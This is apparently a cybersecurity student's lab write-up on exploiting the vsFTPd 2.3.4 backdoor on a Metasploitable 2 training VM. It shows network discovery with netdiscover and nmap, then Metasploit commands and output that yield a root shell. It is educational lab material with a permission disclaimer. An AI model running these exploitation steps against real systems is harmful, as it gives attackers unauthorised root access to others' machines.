Lab Task

Exploiting Metasploitable 2 to Practice Ethical Hacking on Vulnerable targets.

Hy Hackers community, I am **Ehtisham** a passionate Cyber Security student. And here is my work related to Ethical Hacking trainings.

For This Practice Lab I will be Demonstrating how can we find vulnerability in system and how can we exploit that vulnerability.


Tools I am using for this Task are:

1- Kali Linux
2- Metasploitable 2
3- Nmap
4- Netdiscover
5- Metasploit FrameWork
6- Google (because why not!)


Making sure our toolkit is ready we can countinue our Hacking! Hahah

Step 1

Starting up metasploitable 2 machine or equivalent server for our testing purpose (Disclaimer Hacking anyone system Without Their permission is illegal so try this on our own labs).



```
top - 14:55:45 up  2:28,  2 users,  load average: 1.03, 1.07, 1.08
Tasks:  99 total,   1 running,  98 sleeping,   0 stopped,   0 zombie
Cpu(s): 85.5%us, 14.5%sy,  0.0%ni,  0.0%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:    515384k total,   321220k used,   194164k free,    14952k buffers
Swap:        0k total,        0k used,        0k free,   137656k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 5351 root      20   0 62160  30m  15m S 98.7  6.0 127:36.83 java
 5702 msfadmin  20   0  2308 1112  856 R  1.0  0.2   0:40.40 top
 5200 root      20   0 12208 2568 1288 S  0.3  0.5   0:16.96 ruby
    1 root      20   0  2844 1696  548 S  0.0  0.3   0:01.71 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      15  -5     0    0    0 S  0.0  0.0   0:00.07 ksoftirqd/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   0:00.05 watchdog/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:00.16 events/0
    7 root      15  -5     0    0    0 S  0.0  0.0   0:00.04 khelper
   41 root      15  -5     0    0    0 S  0.0  0.0   0:00.12 kblockd/0
   44 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
   45 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
  174 root      15  -5     0    0    0 S  0.0  0.0   0:00.01 kseriod
  213 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pdflush
  214 root      20   0     0    0    0 S  0.0  0.0   0:00.18 pdflush
  215 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kswapd0
  257 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 aio/0
```




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:db:c3:b6
          inet addr:192.168.10.151  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedb:c3b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:432354 errors:19 dropped:238 overruns:0 frame:0
          TX packets:422822 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:43706580 (41.6 MB)  TX bytes:31588649 (30.1 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:373381 (364.6 KB)  TX bytes:373381 (364.6 KB)

msfadmin@metasploitable:~$
```

So our victim machine is in up and running condition so we can begin.

Step 2

Now start kali linux and open terminal and try scanning your network for targets.

Netdiscover is a great tool for finding potential IP addresses on the network for further examination.



```
 Currently scanning: 192.168.27.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.10.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.10.2    00:50:56:f1:21:fe      1      60  VMware, Inc.
 192.168.10.151  00:0c:29:db:c3:b6      1      60  VMware, Inc.
 192.168.10.254  00:50:56:f6:41:0f      1      60  VMware, Inc.

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```


We can we it can be seen in our list.

Step 3

Now the next step-- **reconnaissance phase**---

We can use nmap tool to scan our target for different services it may take time):


```
└─# nmap -sC 192.168.10.151
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sC 192.168.10.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 11:47 EST
Nmap scan report for 192.168.10.151
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.10.143
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

We can see list of different services running on the target but we have to target specific one.
vsFTPd 2.3.4 - secure, fast, stable

By googling this up we got amazing results about this vulnerability



CVE-2011-2523 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 9.8 CRITICAL Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

QUICK INFO


CVE Dictionary Entry:
CVE-2011-2523
NVD Published Date:
11/27/2019
NVD Last Modified:
04/12/2021
Source:
Red Hat, Inc.

Okay after this we can move to **step 4**

To the attack phase.

└─# sudo msfconsole

To start msfconsole




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R


                                   .,,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_________________________________________________________________ ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           ` ......;;;;... .  .


       =[ metasploit v6.3.42-dev                          ]
+ -- --=[ 2375 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > Interrupt: use the 'exit' command to quit
msf6 > █
```

What is Metasploit for?

Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers.

Now we have everything in place we can begin the fun part.


- Search for the particular vulnerability for their exploits in metasploit tool



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```


We can see the 1st exploit exists.

- use 0 to load that exploit.
- show options to list all the options




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
```

Now we have to set **rhost** which is the our target in this case



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.10.151
rhost ⇒ 192.168.10.151
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Now **run** or **exploit**



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.10.151:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.151:21 - USER: 331 Please specify the password.
[+] 192.168.10.151:21 - Backdoor service has been spawned, handling ...
[+] 192.168.10.151:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 1 opened (192.168.10.143:43415 → 192.168.10.151:6200) at 2023-11-27 11:21:13 -0500

bin
boot
cdrom
```

Finally, we have a successfully attacked the machine and gain the revers shell access!!

Conclusions:

In this practical demonstration, I showcased the process of ethical hacking on a vulnerable target, utilizing tools such as Kali Linux, Metasploitable 2, Nmap, and the Metasploit Framework. Through systematic steps, starting from network discovery to exploiting a specific vulnerability in vsFTPd 2.3.4, I illustrated the reconnaissance and attack phases. By leveraging Metasploit's powerful features, I successfully gained reverse shell access to the target machine.

connect with me: https://www.linkedin.com/in/ehtishamcyber/